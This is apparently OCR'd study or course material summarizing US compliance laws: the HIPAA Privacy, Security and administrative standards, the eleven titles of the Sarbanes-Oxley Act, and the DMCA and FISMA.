
The HIPAA Privacy Rule provides federal protections for the individually identifiable health information held by covered entities and their business associates and gives patients an array of rights to that information. At the same time, the Privacy Rule permits the disclosure of health information needed for patient care and other necessary purposes.

The Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to use to ensure the confidentiality, integrity, and availability of electronically protected health information.

The office of civil rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below:

- **Electronic Transactions and Code Set Standards:** Transactions are electronic exchanges involving the transfer of information between two parties for specific purposes. The Health Insurance Portability and Accountability Act of 1996 (HIPAA) designated certain types of organizations as covered entities, including health plans, health care clearinghouses, and certain health care providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS) adopted certain standard transactions for the Electronic Data Interchange (EDI) of health care data. These transactions are claims and encounter information, payment and remittance advice, claim status, eligibility, enrollment and disenrollment, referrals and authorizations, coordination of benefits, and premium payment. Under HIPAA, if a covered entity electronically conducts one of the adopted transactions, they must use the adopted standard—either from ASC, X12N, or NCPDP (for certain pharmacy transactions). Covered entities must adhere to the content and format requirements of each transaction. Every provider who does business electronically must use the same health care transactions, code sets, and identifiers.

- **Privacy Rule:** The HIPAA Privacy Rule establishes national standards to protect people’s medical records and other personal health information and applies to health plans, health care clearinghouses, and health care providers that conduct certain health care transactions electronically. The rule requires appropriate safeguards to protect the privacy of personal health information. It sets limits and conditions on the uses and disclosures that may be made of such information without patient authorization. The rule also gives patients’ rights over their health information, including the right to examine and obtain a copy of their health records and to request corrections.
- **Security Rule:** The HIPAA Security Rule establishes national standards to protect individuals’ electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronically protected health information.
- **Employer Identifier Standard:** The HIPAA requires that each employer has a standard national number that identifies them on standard transactions.
- **National Provider Identifier Standard (NPI):** The National Provider Identifier (NPI) is a HIPAA Administrative Simplification Standard. The NPI is a unique identification number assigned to covered health care providers. Covered health care providers and all health plans and health care clearinghouses must use the NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a 10-position, intelligence-free numeric identifier (10-digit number). This means that the numbers do not carry other information about healthcare providers, such as the state in which they live or their medical specialty.
- **Enforcement Rule:** The HIPAA Enforcement Rule contains provisions relating to compliance and investigation, as well as the imposition of civil monetary penalties for violations of the HIPAA Administrative Simplification Rules and procedures for hearings.



Sarbanes Oxley Act (SOX)

- Enacted in 2002, the Sarbanes-Oxley Act is designed to **protect investors and the public** by increasing the accuracy and reliability of corporate disclosures
- The key requirements and provisions of SOX are organized into **11 titles**:

Title I	**Public Company Accounting Oversight Board (PCAOB)**
Title II	**Auditor Independence**
Title III	**Corporate Responsibility**
Title IV	**Enhanced Financial Disclosures**
Title V	**Analyst Conflicts of Interest**
Title VI	**Commission Resources and Authority**
Title VII	**Studies and Reports**
Title VIII	**Corporate and Criminal Fraud Accountability**
Title IX	**White Collar Crime Penalty Enhancement**
Title X	**Corporate Tax Returns**
Title XI	**Corporate Fraud Accountability**

https://www.sec.gov

Sarbanes Oxley Act (SOX)

Source: *https://www.sec.gov*

Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures. This act does not explain how an organization must store records but describes the records that organizations must store and the duration of their storage. The Act mandated several reforms to enhance corporate responsibility, enhance financial disclosures, and combat corporate and accounting fraud.


The key requirements and provisions of SOX are organized into 11 titles:

- **Title I: Public Company Accounting Oversight Board (PCAOB):** Title I consists of nine sections and establishes the Public Company Accounting Oversight Board to provide independent oversight of public accounting firms that provide audit services ("auditors"). It also creates a central oversight board tasked with registering audit services, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.
- **Title II: Auditor Independence:** Title II consists of nine sections and establishes standards for external auditor independence to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts auditing companies from providing non-audit services (such as consulting) for the same clients.
- **Title III: Corporate Responsibility:** Title III consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction between external auditors and

corporate audit committees and specifies the corporate officers' responsibility for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviors of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance.

- **Title IV: Enhanced Financial Disclosures:** Title IV consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures, and the stock transactions of corporate officers. It requires internal controls to ensure the accuracy of financial reports and disclosures and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial conditions and specific enhanced reviews of corporate reports by the SEC or its agents.
- **Title V: Analyst Conflicts of Interest:** Title V consists of only one section that discusses the measures designed to help restore investor confidence in the reporting of securities analysts. It defines the code of conduct for securities analysts and requires that they disclose any knowable conflicts of interest.
- **Title VI: Commission Resources and Authority:** Title VI consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC's authority to censure or bar securities professionals from practice and defines the conditions to bar a person from practicing as a broker, advisor, or dealer.
- **Title VII: Studies and Reports:** Title VII consists of five sections and requires the Comptroller General and the Securities and Exchange Commission (SEC) to perform various studies and to report their findings. The required studies and reports include the effects of the consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.
- **Title VIII: Corporate and Criminal Fraud Accountability:** Title VIII, also known as the "Corporate and Criminal Fraud Accountability Act of 2002," consists of seven sections. It describes specific criminal penalties for the manipulation, destruction, or alteration of financial records or interference with investigations, while also providing certain protections for whistle-blowers.
- **Title IX: White-Collar-Crime Penalty Enhancement:** Title IX, also known as the "White Collar Crime Penalty Enhancement Act of 2002," consists of six sections. This title increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.
- **Title X: Corporate Tax Returns:** Title X consists of one section that states that the Chief Executive Officer should sign the company tax return.
- **Title XI: Corporate Fraud Accountability:** Title XI consists of seven sections. Section 1101 recommends the following name for the title: "Corporate Fraud Accountability Act

of 2002.” It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens penalties. Doing so enables the SEC to temporarily freeze “large” or “unusual” transactions or payments.



The Digital Millennium Copyright Act (DMCA) and the Federal Information Security Management Act (FISMA)

The Digital Millennium Copyright Act (DMCA)

- The DMCA is a United States copyright law that implements two 1996 treaties of the **World Intellectual Property Organization** (WIPO)
- It **defines the legal prohibitions** against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information

https://www.copyright.gov

Federal Information Security Management Act (FISMA)

- The FISMA provides a comprehensive framework for ensuring the **effectiveness of information security controls** over information resources that support Federal operations and assets
- It includes
  - Standards for categorizing information and information systems by mission impact
  - Standards for minimum security requirements for information and information systems
  - Guidance for selecting appropriate security controls for information systems
  - Guidance for assessing security controls in information systems and determining security control effectiveness
  - Guidance for security authorization of information systems

https://csrc.nist.gov

The Digital Millennium Copyright Act (DMCA)

Source: *https://www.copyright.gov*

The DMCA is an American copyright law that implements two 1996 treaties from the World Intellectual Property Organization (WIPO): the WIPO Copyright Treaty and the WIPO Performances and Phonograms Treaty. In order to implement US treaty obligations, the DMCA defines legal prohibitions against circumvention of the technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information. The DMCA contains five titles:

- **Title I**: **WIPO TREATY IMPLEMENTATION:** Title I implements the WIPO treaties. First, it makes certain technical amendments to US law in order to provide the appropriate references and links to the treaties. Second, it creates two new prohibitions in Title 17 of the U.S. Code—one on circumvention of the technological measures used by copyright owners to protect their works and one on tampering with copyright management information—and adds civil remedies and criminal penalties for violating the prohibitions.
- **Title II: ONLINE COPYRIGHT INFRINGEMENT LIABILITY LIMITATION:** Title II of the DMCA adds a new section 512 to the Copyright Act to create four new limitations on liability for copyright infringement by online service providers. A service provider bases these limitations on the following four categories of conduct:
  - Transitory communications
  - System caching
  - The user-directed storage of information on systems or networks

  - Information location tools

  New section 512 also includes special rules concerning the application of these limitations to nonprofit educational institutions.

- **Title III: COMPUTER MAINTENANCE OR REPAIR:** Title III of the DMCA allows the owner of a copy of a program to make reproductions or adaptations when necessary to use the program in conjunction with a computer. The amendment permits the owner or lessee of a computer to make or to authorize the making of a copy of a computer program in the course of maintaining or repairing that computer.

- **Title IV: MISCELLANEOUS PROVISIONS:** Title IV contains six miscellaneous provisions. The first provision announces the Clarification of the Authority of the Copyright Office; the second grants exemption for the making of “ephemeral recordings”; the third promotes study by distance education; the fourth provides an exemption for Nonprofit Libraries and Archives; the fifth allows Webcasting Amendments to the Digital Performance Right in Sound Recordings, and, finally, the sixth provision addresses concerns about the ability of writers, directors and screen actors to obtain residual payments for the exploitation of motion pictures in situations where the producer is no longer able to make these payments.

